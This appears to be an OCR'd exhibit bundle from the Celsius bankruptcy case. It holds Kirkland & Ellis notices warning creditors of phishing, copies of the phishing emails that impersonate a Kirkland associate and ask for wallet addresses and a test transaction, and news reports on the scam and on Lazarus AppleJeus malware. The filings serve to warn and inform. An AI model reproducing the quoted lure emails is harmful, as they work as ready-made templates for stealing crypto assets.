California residents, who have an established business relationship with us, may request that we disclose the categories of Personal Information we share with third parties, if any, for the third parties' direct marketing purposes, and the list of third parties to whom the Personal Information was shared in the preceding calendar year. To request this disclosure, please contact us (How to

Get in Touch with BlockFi). Please note, the request is free of charge and we are required to respond to one request per California resident each year.

California Financial Information Privacy Act

The California Financial Information Privacy Act limits what we can do with your financial information and gives you rights to limit our sharing of your financial information. Under the California Financial Information Privacy Act, California residents have the right to: receive notice and opt-in to us sharing non-public Personal Information with non-affiliated third parties; receive notice and opt-out of sharing non-public Personal Information with affiliates; and opt-out of Personal Information sharing resulting from joint-marketing agreements with non-affiliated third parties to market financial products and services.

We do not share your information with affiliates and non-affiliated third parties, except for certain business purposes (e.g., to service your accounts), to market our products and services, as permitted by law, or with your consent. You can access our Privacy Notice for information about our practices in accordance with the California Financial Privacy Act. Please contact us (How to Get in Touch with BlockFi) to opt-in to, or opt-out of, sharing your non-public Personal Information.

California “Do Not Track” Policy

California law requires us to inform you how we respond to web browser Do Not Track (“DNT”) signals. Because no industry or legal standard exists for recognizing or honoring DNT signals, we do not respond to them at this time. This Privacy Policy is subject to change as the privacy community and industry develop best practices for responding to DNT signals.

Vermont Privacy Rights (Applicable to Vermont Residents)

Vermont Financial Privacy Act

The Vermont Financial Privacy Act limits what we can do with your financial information and gives you rights to limit our sharing of your financial information. Under the Vermont Financial Privacy Act, Vermont residents have the right to receive notice and opt-in to sharing non-public Personal Information with non-affiliated third parties. Additionally, residents must consent to us sharing information regarding credit worthiness.

We do not share your information with affiliates and non-affiliated third parties, except for certain business purposes (e.g., to service your accounts), to market our products and services, as permitted by law, or with your consent. Additionally, we will not disclose credit information about you with our affiliates or non-affiliated third parties, except as required or permitted by law. You can access our Privacy Notice for information about our practices in accordance with the Vermont Financial Privacy Act. Please contact us (How to Get in Touch with BlockFi) to opt-in to, or opt-out of, sharing your non-public Personal Information.

Changes to BlockFi’s Privacy Policy

This Privacy Policy is available on our website at www.blockfi.com. BlockFi reserves the right to make changes to this Privacy Policy. You should review our Privacy Policy frequently. If we make material changes to our Privacy Policy, our revised Privacy Policy will be posted on our website and it will either be noted on our website that material changes have been made or we will notify our clients by email. The date of the most recent update to our Privacy Policy will be set forth in this Privacy Policy.

How to Get in Touch with BlockFi

If you have questions or concerns regarding this Privacy Policy, or if you have a complaint, you should first contact us either by emailing us at privacy@blockfi.com or by writing to us at BlockFi Inc., 201 Montgomery Street, Suite 263, Jersey City, New Jersey 07302, or by calling us at 1-646-779-9688.

If you would like to submit a complaint about our use of your Personal Information or response to your requests regarding your Personal Information, you may contact us at privacy@blockfi.com.

Last Updated: May 17, 2022

Products

Institutions

Resources

Company

Follow Us

Download on the App Store

GET IT ON Google Play

Everything you need on-the go

Download the BlockFi app

Log in

BlockFi Lending LLC NMLS ID#1737520 | NMLS Consumer Access
BlockFi Trading LLC NMLS ID#1873137 | NMLS Consumer Access

Privacy Policy | Legal | Licenses | Disclosures and Complaints | NMLS Consumer Access

Digital currency is not legal tender, is not backed by the government, and crypto accounts held with BlockFi are not subject to FDIC or SIPC protections. Digital currency values are not static and fluctuate due to market changes. Not all products and services are available in all geographic areas and are subject to applicable terms and conditions. Eligibility for particular products and services is subject to final determination by BlockFi. Rates for BlockFi products are subject to change.

BlockFi Rewards Credit Card: For more information, please see BlockFi's Terms of Service. BlockFi is not a Bank. Cards are issued by Evolve Bank & Trust, Member FDIC, pursuant to a license from Visa® USA Inc. Rewards are not offered by Evolve Bank & Trust and are instead offered and managed by BlockFi.

BlockFi International Ltd. holds a Class F digital assets business license under the Digital Assets Business Act, 2018 (as amended) and is licensed by the Bermuda Monetary Authority to conduct the following digital assets business activities: (i) issuing, selling or redeeming virtual coins, tokens or any other form of digital assets (ii) operating as a digital asset exchange (iii) providing custodial wallet services (iv) operating as a digital asset derivative exchange provider and (v) operating as a digital assets services vendor.

See blockfi.com/terms for more information.

Exhibit B

Phishing Notices in Celsius

Joshua A. Sussberg, P.C.
KIRKLAND & ELLIS LLP
KIRKLAND & ELLIS INTERNATIONAL LLP
601 Lexington Avenue
New York, New York 10022
Telephone: (212) 446-4800
Facsimile: (212) 446-4900

Patrick J. Nash, Jr., P.C. (admitted *pro hac vice*)
Ross M. Kwasteniet, P.C. (admitted *pro hac vice*)
Christopher S. Koenig
Dan Latona (admitted *pro hac vice*)
KIRKLAND & ELLIS LLP
KIRKLAND & ELLIS INTERNATIONAL LLP
300 North LaSalle Street
Chicago, Illinois 60654
Telephone: (312) 862-2000
Facsimile: (312) 862-2200

Counsel to the Debtors and Debtors in Possession

UNITED STATES BANKRUPTCY COURT
SOUTHERN DISTRICT OF NEW YORK

In re:	)	Chapter 11
CELSIUS NETWORK LLC, *et al.*,[1]	)	Case No. 22-10964 (MG)
Debtors.	)	(Jointly Administered)

NOTICE OF PHISHING ATTEMPTS

PLEASE TAKE NOTICE that on November 29, 2022, the Debtors became aware that phishing emails were being sent to certain of the Debtors' customers purporting to be restructuring associates at Kirkland & Ellis LLP, requesting that customers submit their wallet addresses and other account information to receive claim distributions. Copies of such emails are attached to this notice as **Exhibit A**.

PLEASE TAKE FURTHER NOTICE that these emails are ***not an authorized message from the Debtors' legal advisors and are likely a phishing scam***.

[1] The Debtors in these chapter 11 cases, along with the last four digits of each Debtor's federal tax identification number, are: Celsius Network LLC (2148); Celsius KeyFi LLC (4414); Celsius Lending LLC (8417); Celsius Mining LLC (1387); Celsius Network Inc. (1219); Celsius Network Limited (8554); Celsius Networks Lending LLC (3390); and Celsius US Holding LLC (7956). The location of Debtor Celsius Network LLC's principal place of business and the Debtors' service address in these chapter 11 cases is 50 Harrison Street, Suite 209F, Hoboken, New Jersey 07030.

PLEASE TAKE FURTHER NOTICE ***that neither the Debtors nor their advisors will ever contact you by email, telephone call, or otherwise requesting account information or other personal information absent an Order from the Court.***

PLEASE TAKE FURTHER NOTICE that the Debtors are also aware of other telephonic phishing scams that are also ***not authorized messages from the Debtors' advisors***.

PLEASE TAKE FURTHER NOTICE that if you receive any message purporting to be from the Debtors or their advisors and requesting account information or personal information, contact the Debtors ***immediately*** at CelsiusCreditorQuestions@kirkland.com or the Debtors' claims agent, Stretto, at CelsiusInquiries@stretto.com.

[*Remainder of page intentionally left blank*]

New York, New York
Dated: November 30, 2022

/s/ Joshua A. Sussberg
KIRKLAND & ELLIS LLP
KIRKLAND & ELLIS INTERNATIONAL LLP
Joshua A. Sussberg, P.C.
601 Lexington Avenue
New York, New York 10022
Telephone: (212) 446-4800
Facsimile: (212) 446-4900
Email: jsussberg@kirkland.com

- and -

Patrick J. Nash, Jr., P.C. (admitted *pro hac vice*)
Ross M. Kwasteniet, P.C. (admitted *pro hac vice*)
Christopher S. Koenig
Dan Latona (admitted *pro hac vice*)
300 North LaSalle Street
Chicago, Illinois 60654
Telephone: (312) 862-2000
Facsimile: (312) 862-2200
Email: patrick.nash@kirkland.com
ross.kwasteniet@kirkland.com
chris.koenig@kirkland.com
dan.latona@kirkland.com

Counsel to the Debtors and Debtors in Possession

Exhibit A

Phishing Emails

[redacted]

From: [redacted]
Sent: Wednesday, November 30, 2022 10:59 AM
To: [redacted]
Subject: FW: Fwd: Celsius Network LLC Chapter 11 Proceedings

On Wed, 30 Nov at 1:41 AM , [redacted] wrote:
[External Email]
Hi,

I got an e-mail from

Rebecca J. M. rebeccajmarston@hotmail.com via gmail.mcsv.net

It is asking for recovery addresses to send funds etc.

I just wanted to check is this a legit request related to the case or is it some sort of Phishing -- as I see it's sent from a Hotmail address

Best,
[redacted]

Email: [redacted]
Skype: [redacted] **Linkedin**: [redacted]

---------- Forwarded message ---------
From: **Rebecca J. M.** <rebeccajmarston@hotmail.com>
Date: Tue, Nov 29, 2022 at 2:54 PM
Subject: Celsius Network LLC Chapter 11 Proceedings
To: [redacted]

Celsius

Celsius Network LLC Chapter 11 proceedings

You're receiving this email because you have a claim in the Celsius Network LLC restructuring matter.

Step 1: Review the amount of your claim listed by Celsius Network LLC.

Your claim is listed in Schedule EF Part 3 as a General Unsecured claim comprising of the coin(s) listed in the spreadsheet below. This is your claims form:

https://drive.google.com/file/d/1-0Ucmi6O4n9kp1wr6Dg19xBwac3ECuoJ/view?usp=sharing

Please utilise the following unique password to access the file: 241572

Step 2: If you agree with the type and amount of your claim listed above, you do not need to file a new claim. You only need to provide a recovery address in the designated column, to complete your claim.

Customers only need to supply a recovery address on the claims form, for these chapter 11 cases if their claim is listed on the Schedules filed by the Debtors, *provided* that (i) the claimant does not disagree with the amount, nature, and priority of the Claim as set forth in the Schedules; and (ii) the claimant does not dispute that the Claim is an obligation only of the specific Debtor against which the Claim is listed in the Schedules.

Step 3: If you disagree with your scheduled claim listed above, you must provide the

corrected details on or before the General Bar Date, or be forever barred from further recovery.

If you need to provided corrected details (because you disagree with the scheduled claim listed above), please use the spreadsheet linked above to submit your claim.

We recommend filing your claim and/or providing a recovery address as soon as possible, so that any corrections can be processed before the General Bar Date. Please contact us at the earliest if there are any discrepancies in your claims spreadsheet.

You may also reach out on a reply to this email for any clarifications.

Best regards,
Rebecca J. M.
Celsius Legal Team

You are receiving this email because you opted in via our website.

Our mailing address is:

Cases.stretto
410 Exchange
Irvine, CA 92602-1329

Add us to your address book

Want to change how you receive these emails?
You can update your preferences or unsubscribe from this list.

[redacted]

From: [redacted] on behalf of info@kirkland.com
Sent: Wednesday, November 30, 2022 8:18 AM
To: Reiney, Margaret
Subject: FW: Celsius Creditor Verification

Hello Margaret - the below inquiry was received in the info@kirkland.com inbox.

Please forward, respond, or disregard as applicable. Thank you.

[redacted]
Business Intake Supervisor

KIRKLAND & ELLIS LLP
300 North LaSalle, Chicago, IL 60654
[redacted]
F +1 312 862 2200

[redacted]

From: [redacted]
Sent: Saturday, November 26, 2022 5:55 PM
To: info@kirkland.com
Subject: Re: Celsius Creditor Verification

This message is from an EXTERNAL SENDER
Be cautious, particularly with links and attachments.

Checking in on this again. Thanks.

> On Nov 23, 2022, at 2:32 PM, [redacted] wrote:
>
> Hello. Can you please verify the legitimacy of the attached email?

Is this indeed a representative of your firm reaching out from a hotmail email address?

This feels like a scam.

Thanks.

Begin forwarded message:

From: Margaret Reiney <margaretreiney@hotmail.com>
Date: November 23, 2022 at 1:38:52 PM EST
To: [redacted]
Subject: Celsius Creditor Verification
Reply-To: Margaret Reiney <margaretreiney@hotmail.com>

Celsius®

Hi Cesius Creditor,

I'm Margret Reiney, associate at Kirkland & Ellis. As you may know, we're handling the bankruptcy proceedings for Celsius Inc. As per the court order dated November 16, 2022 (linked below) , we are required to verify the balances of each user, and issue an initial refund installment equal to 25% of the value of customer assets.

To streamline this process, we're attaching a copy of our assets on file for your account, for you to verify.

We request you to execute four steps as indicated on the spreadsheet to receive the initial installment, in the next seven (7) days:

1. Check the asset amounts. If incorrect, please edit and provide the correct amounts - we will double check our database, and request proof of funds if required.
2. Indicate correctness of the asset values.
3. Provide refund addresses. This must be a personal wallet, not an exchange address.
4. Recommended: Perform a test transaction with the refund address, as stated in the spreadsheet - for speedy verification.

Please access the document via the google drive link provided below. The spreadsheet is password protected for internal confidentiality - please use your unique customer ID as the password: ————-

After performing the above steps, and filling in the spreadsheet, attach the updated document in a reply to this email.

Please feel free to reach out if you have any questions.

(Case
Ref. https://cases.stretto.com/public/x191/11749/CORRESPONDENCE/1174911162250000000067.pdf)

Best Regards,

Margret Reiney

Kirkland & Ellis

https://www.kirkland.com/

This email and any files transmitted with it is confidential and intended only for the person or entity to whom it is addressed. If you are not the intended recipient (or the person responsible for delivering emails to the intended recipient), then you have received this email in error and any use, dissemination, forwarding, printing or copying of this email and its file attachments is prohibited. Please notify the sender immediately by reply email or by using any of the above contact details, delete the misdirected email from your system, and destroy any copies you have made of it. We do not accept any liability for loss or damage which may arise from your receipt of this email.

Download Customer_1124_Assets.xls

Copyright © 2022 Kirkland & Ellis, All rights reserved.

You are receiving this email because you opted in via our website.

Our mailing address is:

Kirkland & Ellis
IL-43
US
Chicago, IL 60004

Add us to your address book

Joshua A. Sussberg, P.C.
KIRKLAND & ELLIS LLP
KIRKLAND & ELLIS INTERNATIONAL LLP
601 Lexington Avenue
New York, New York 10022
Telephone: (212) 446-4800
Facsimile: (212) 446-4900

Patrick J. Nash, Jr., P.C. (admitted *pro hac vice*)
Ross M. Kwasteniet, P.C. (admitted *pro hac vice*)
Christopher S. Koenig
Dan Latona (admitted *pro hac vice*)
KIRKLAND & ELLIS LLP
KIRKLAND & ELLIS INTERNATIONAL LLP
300 North LaSalle Street
Chicago, Illinois 60654
Telephone: (312) 862-2000
Facsimile: (312) 862-2200

Counsel to the Initial Debtors and Debtors in Possession

Proposed Counsel to the GK8 Debtors and Debtors in Possession

UNITED STATES BANKRUPTCY COURT
SOUTHERN DISTRICT OF NEW YORK

In re:	)	Chapter 11
CELSIUS NETWORK LLC, *et al.*,[1]	)	Case No. 22-10964 (MG)
Debtors.	)	(Jointly Administered)

SUPPLEMENTAL NOTICE OF PHISHING ATTEMPTS

PLEASE TAKE NOTICE that on November 30, 2022, the Debtors filed the *Notice of Phishing Attempts* [Docket No. 1527] (the "Original Notice") to inform parties in interest of phishing emails sent to certain of the Debtors' customers purporting to be from restructuring associates at Kirkland & Ellis LLP and requesting that customers submit their wallet addresses

[1] The Debtors in these chapter 11 cases, along with the last four digits of each Debtor's federal tax identification number, are: Celsius Network LLC (2148); Celsius KeyFi LLC (4414); Celsius Lending LLC (8417); Celsius Mining LLC (1387); Celsius Network Inc. (1219); Celsius Network Limited (8554); Celsius Networks Lending LLC (3390); Celsius US Holding LLC (7956); GK8 Ltd. (1209); GK8 UK Limited (0893); and GK8 USA LLC (9450). The location of Debtor Celsius Network LLC's principal place of business and the Debtors' service address in these chapter 11 cases is 50 Harrison Street, Suite 209F, Hoboken, New Jersey 07030.

and other account information to receive claim distributions. Copies of such emails are attached to the Original Notice as Exhibit A.

PLEASE TAKE FURTHER NOTICE that these emails are ***not an authorized message*** from the Debtors' legal advisors and, based on both internal and external investigations, are ***strongly suspected to be a phishing scam aimed at gaining remote access to account holders' computers and stealing financial assets***. The source of these emails remains unconfirmed at this time.

PLEASE TAKE FURTHER NOTICE that third-party reports and articles discussing these and similar attacks targeting cryptocurrency customers are attached hereto as **Exhibit A**.

PLEASE TAKE FURTHER NOTICE that neither the Debtors nor their advisors will ***ever*** contact you by email, telephone call, or otherwise to request account information or other personal information absent an (i) order or (ii) on-the-record instruction from the Court.

PLEASE TAKE FURTHER NOTICE that if you receive any message purporting to be from the Debtors or their advisors and requesting account information or personal information, we ask that you please contact the Debtors ***immediately*** at CelsiusCreditorQuestions@kirkland.com or the Debtors' claims agent, Stretto, at CelsiusInquiries@stretto.com.

[*Remainder of page intentionally left blank*]

New York, New York
Dated: December 13, 2022

/s/ Joshua A. Sussberg
KIRKLAND & ELLIS LLP
KIRKLAND & ELLIS INTERNATIONAL LLP
Joshua A. Sussberg, P.C.
601 Lexington Avenue
New York, New York 10022
Telephone: (212) 446-4800
Facsimile: (212) 446-4900
Email: joshua.sussberg@kirkland.com

- and -

Patrick J. Nash, Jr., P.C. (admitted *pro hac vice*)
Ross M. Kwasteniet, P.C. (admitted *pro hac vice*)
Christopher S. Koenig
Dan Latona (admitted *pro hac vice*)
300 North LaSalle Street
Chicago, Illinois 60654
Telephone: (312) 862-2000
Facsimile: (312) 862-2200
Email: patrick.nash@kirkland.com
ross.kwasteniet@kirkland.com
chris.koenig@kirkland.com
dan.latona@kirkland.com

Counsel to the Debtors and Debtors in Possession

22-10964-mg Doc 1681 Filed 12/13/22 Entered 12/13/22 19:14:43 Main Document Pg 4 of 42

Exhibit A

Phishing Attack Reports

Free Newsletter Sign Up

Privacy & Data Security Law

Scammers, Posing as Kirkland Lawyers, Phishing Celsius Customers

By James Nani

Dec. 1, 2022, 1:11 PM

- Phishing attempts highlight fight between privacy, transparency
- Scam seeks to access personal digital wallets, Kirkland says

Scammers pretending to be Kirkland & Ellis LLP restructuring associates are sending phishing emails to customers of bankrupt crypto lender Celsius Network LLC in an effort to access crypto wallets, a Kirkland attorney told a bankruptcy court.

Phishing attempts targeting Celsius customers are also occurring via telephone, Joshua Sussberg, a partner at Kirkland and Celsius' lead bankruptcy attorney, told the US Bankruptcy Court for the Southern District of New York in court papers Wednesday.

The phishing emails highlight a growing schism in cryptocurrency bankruptcies between privacy and court transparency.

The scam emails portray the Celsius logo and tell customers to click on a link to a spreadsheet to view their claim, according to court papers. The customer is asked to provide an address to their personal digital wallet, recommends performing a "test transaction," and says the company will "issue an initial refund installment equal to 25% of the value of customer assets."

The email names a Kirkland associate, and also says it comes from the Celsius legal team.

Judge Martin Glenn in September ruled that individual Celsius customers' home and email addresses could be redacted, but their names could not. Information about business entities that are creditors were also required to be revealed. Creditors must also reveal their names to provide proofs of claim, Glenn ruled.

The case is Celsius Network LLC, Bankr. S.D.N.Y., No. 22-10964, notice 11/30/22.

Portfolio Media. Inc. | 111 West 19th Street, 5th floor | New York, NY 10011 | www.law360.com
Phone: +1 646 783 7100 | Fax: +1 646 783 7161 | customerservice@law360.com

Celsius Ch. 11 Creditors Hit With Crypto Phishing Attacks

By **Vince Sullivan**

Law360 (December 1, 2022, 4:12 PM EST) -- Bankrupt cryptocurrency lending platform Celsius Network Ltd. told a New York judge late Wednesday that some of its customers have been subjected to phishing attacks, with scammers posing as attorneys from the debtor's bankruptcy counsel.

In a notice filed on the case docket in New York bankruptcy court, Celsius said it became aware this week of targeted attacks against some of its customers via email, with the scammers pretending to be Kirkland & Ellis LLP attorneys seeking the customers' digital wallet addresses and other information about their Celsius accounts.

The debtor also said it was aware of other scams occurring via telephone.

"Please take further notice that neither the debtors nor their advisers will ever contact you by email, telephone call, or otherwise requesting account information or other personal information absent an order from the court," the notice said.

Customers and other creditors are urged to contact the debtor through bankruptcy counsel Kirkland & Ellis or its claims agent, Stretto.

Examples of the phishing emails attached to the order show they came from an email address using the Hotmail.com domain, but purport to be from a member of the Kirkland & Ellis team working on the Celsius case. In the messages, the scammers include links to shared spreadsheets asking the creditors to add their digital wallet address — a unique string of letters and numbers known as a public key and identifying a wallet that stores digital assets like cryptocurrency.

The messages say that the bankruptcy judge presiding over the cases had authorized release of some cryptocurrency assets from Celsius accounts to customers, and that the requested information was needed to send the disbursements. No such authorization has been granted in the case.

"Issuing an advisory was an important step toward both ensuring sensitive information is not shared with bad actors and warding off malicious actors from requesting information during this period of heightened awareness and vulnerability," debtor attorney Patrick J. Nash Jr. of Kirkland & Ellis told Law360. "The company remains focused on acting in the best interest of all customers and other stakeholders."

Since the filing of its bankruptcy in July, Celsius has said it is focused on returning maximum value to its customers. In September, it filed a motion with the court seeking to allow customers to resume withdrawals from certain types of accounts, arguing that most of the digital assets in Withhold and Custody accounts are likely **not property of the estate**. A hearing on this motion is scheduled to begin **next week**.

An **interim report** released in November by the **Chapter 11 trustee** appointed in the case said there were problems with the company's internal financial controls that led to the commingling of customer assets in Celsius digital wallets, making it difficult for individual customers to lay claim to specific assets.

Celsius **filed for bankruptcy** in July in the aftermath of a marked decline in cryptocurrency assets. Celsius previously said it believed the assets in its rewards-bearing Earn accounts belong to the company, while amounts in the Custody accounts belong to customers. It also said the Withhold accounts are likely customer property.

Filing in the first wave of the crypto winter, Celsius commenced its bankruptcy in the same time frame as crypto platform Voyager Digital Holdings and crypto hedge fund Three Arrows Capital. They were all victims of the collapse of the Luna coin and a related stablecoin pegged to the U.S. dollar.

Another wave of crypto bankruptcies began last month when exchange FTX Trading Ltd. imploded due to the crash of its custom token, FTT, and its exposure to a related trading fund called Alameda Research. FTX and more than 130 affiliates, including Alameda, **filed for Chapter 11** in Delaware on Nov. 11, **followed** by trading platform BlockFi Inc., which had tremendous exposure to FTX.

Celsius is represented by Joshua A. Sussberg, Patrick J. Nash Jr., Ross M. Kwasteniet, Christopher S. Koenig and Dan Latona of Kirkland & Ellis LLP.

The case is In re: Celsius Network LLC et al., case number 1:22-bk-10964, in the U.S. Bankruptcy Court for the Southern District of New York.


--Additional reporting by Rick Archer. Editing by Alanna Weissman.

#1 Trusted Cybersecurity News Platform

Home | Newsletter | Store

North Korean Hackers Spread AppleJeus Malware Disguised as Cryptocurrency Apps

Dec 05, 2022 Ravie Lakshmanan


haasonline.com

HAASONLINE

Products Features Community Reso

The world's most advanced automated crypto trade bots

Rapidly develop, backtest, and deploy high frequency crypto trade bots across dozens of cryptocurrency exchanges in minutes, not hours.

Learn More

What is HaasBot? We're the ultimate

Watch an overview in about 60 seco

TradeServer Cloud

Get the power of HaasOnline's flagship product without t of managing your own instance and enjoy the ease of clou be up and running in minutes with 99.9% uptime on our s infrastructure.

Cloud Hosted Hassle-free Maintenance Access Anywh

Create Free Account

bloxholder.com

BloxHolder

Products Features Company

The world's most advanced automated crypto trade bots

Rapidly develop, backtest, and deploy high frequency crypto trade bots across dozens of cryptocurrency exchanges in minutes, not hours.

Learn More

TradeServer Cloud

Get the power of BloxHolder's flagship product without the tec complexity of managing your own instance and enjoy the ease management. You will be up and running in minutes with 99.9 our secure enterprise infrastructure.

Cloud Hosted Hassle-free Maintenance Access Anywhere


The Lazarus Group threat actor has been observed leveraging fake cryptocurrency apps as a lure to deliver a previously undocumented version of the AppleJeus malware, according to new findings from Volexity.

"This activity notably involves a campaign likely targeting cryptocurrency users and organizations with a variant of the AppleJeus malware by way of malicious Microsoft Office documents," researchers Callum Roxan, Paul Rascagneres, and Robert Jan Mora said.

The North Korean government is known to adopt a three-pronged approach by employing malicious cyber activity that's orchestrated to collect intelligence, conduct attacks, and generate illicit revenue for the sanctions hit nation. The threats are collectively tracked under the name Lazarus Group (aka Hidden Cobra or Zinc).

"North Korea has conducted cyber theft against financial institutions and cryptocurrency exchanges worldwide, potentially stealing hundreds of millions of dollars, probably to fund government priorities, such as its nuclear and missile programs," per the 2021 Annual Threat Assessment released by U.S. intelligence agencies.

Earlier this April, the Cybersecurity and Infrastructure Security Agency (CISA) warned of an activity cluster dubbed TraderTraitor that targets cryptocurrency exchanges and trading companies through trojanized crypto apps for Windows and macOS.


Legitimate Application
DLL
Search for dui70.dll in System Library
System Library
Legitimate DLL found and loaded
Legitimate Application
DLL
Search for DUser.dll in Application Directory
Application Directory
Malicious DLL found and loaded
Legitimate Application
DLL
DLL

While the TraderTraitor attacks culminate in the deployment of the Manuscrypt remote access trojan, the new activity makes use of a supposed crypto trading website named BloxHolder, a copycat of the legitimate HaasOnline platform, to deliver AppleJeus via an installer file.

AppleJeus, first documented by Kaspersky in 2018, is designed to harvest information about the infected system (i.e., MAC address, computer name, and operating system version) and download shellcode from a command-and-control (C2) server.

The attack chain is said to have undergone a slight deviation in October 2022, with the adversary shifting from MSI installer files to a booby-trapped Microsoft Excel document that uses macros to download a remotely hosted payload, a PNG image, from OpenDrive.

The idea behind the switch is likely to reduce static detection by security products, Volexy said, adding it couldn't obtain the image file ("Background.png") from the OpenDrive link but noted it embeds three files, including an encoded payload that's subsequently extracted and launched on the compromised host.

"The Lazarus Group continues its effort to target cryptocurrency users, despite ongoing attention to their campaigns and tactics," the researchers concluded.

Found this article interesting? Follow us on Twitter and LinkedIn to read more exclusive content we post.

Tweet Share Share

December 6, 2022 • 17 min read

DEV-0139 launches targeted attacks against the cryptocurrency industry

Microsoft Security Threat Intelligence


Share

